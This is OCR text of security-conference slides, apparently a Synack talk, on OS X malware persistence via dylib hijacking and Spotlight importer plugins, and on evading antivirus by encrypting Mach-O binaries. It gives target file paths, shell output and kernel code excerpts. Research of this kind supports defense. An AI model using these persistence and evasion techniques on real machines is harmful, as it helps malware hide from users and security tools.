
difficult to disinfect!

Synack

Dylib Hijacking

an overview

virus BULLETIN white paper
www.virusbtn.com/dylib



1 **LC_LOAD_WEAK_DYLIB** that references a non-existent dylib

2 **LC_LOAD*_DYLIB** with **@rpath**'d import & multiple **LC_RPATHs** with the run-path dependent library not found in a primary run-path search path

Synack

Dylib Hijacking Persistence

via Apple's PhotoStreamAgent ('iCloudPhotos.app')

PhotoStreamAgent

1. configure hijacker against **PhotoFoundation** (dylib)
2. copy to **/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation**

```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```


- novel
- no new processes
- no binary/OS modifications

abuses legitimate functionality of OS X

OS X El Capitan still 'hijackable'

Plugin Persistence

abusing system plugins for persistence



Choose a template for your new project:


OS X
- Application
- Framework & Library
- System Plug-in
- Other

Spotlight Importer

This template builds a Core Data Spotlight Importer.

spotlight importer template

for all files:
`public.data`



▼ Document types	Array	(1 item)
▼ Item 0	Dictionary	(2 items)
Role	String	MDImporter
▼ Document Content Type UTIs	Array	(1 item)
Item 0	String	public.objective-c-source

plugin match type

```
$ reboot
$ lsof -p <pid of mdworker>
/System/Library/Frameworks/CoreServices.framework/../Metadata.framework/Versions/A/Support/mdworker
/Library/Spotlight/persist.mdimporter/Contents/MacOS/persist
```

- no new procs
- 'on-demand'

data 'sniffer'

abuses legitimate functionality of OS X

Self-Defense

currently, essentially non-existent

too easy for the AV companies!

self-defense methods

some crypto

'hide' in plain sight

trivial to find

trivial to analyze

trivial to disinfect

Encrypted Mach-O Binaries

abusing OS X's natively supported encryption

```
//load & decrypt segments
load_segment(...){

   //decrypt encrypted segments
   if(scp->flags & SG_PROTECTED_VERSION_1)
      unprotect_dsmos_segment(scp->fileoff, scp->filesize, vp,
                              pager_offset, map, map_addr, map_size);
}

//decrypt chunk
unprotect_dsmos_segment(...){

   //function pointer to decryption routine
   crypt_info.page_decrypt = dsmos_page_transform;

   //decrypt
   vm_map_apple_protected(map, map_addr, map_addr + map_size,
                          &crypt_info);

}
```

```
$ strings -a myMalware
applicationDidFinishLaunching:
@"NSString"16@0:8
I <3 BLACKHATE!

$ ./protect myMalware
 encrypting 'myMalware'
 type: CPU_TYPE_X86_64

 encryption complete

$ strings -a myMalware
n^jd[P5{Q
r_`EYFaJq07
```

algo: Blowfish
(pre 10.6, AES)


ourhardworkbythesewordsguar
dedpleasedontsteal(c)AppleC

known malware:
~50% detection drop

Synack

Strongly Encrypt Your Malware

tie to a specific target



"environmental key generation towards clueless agents"

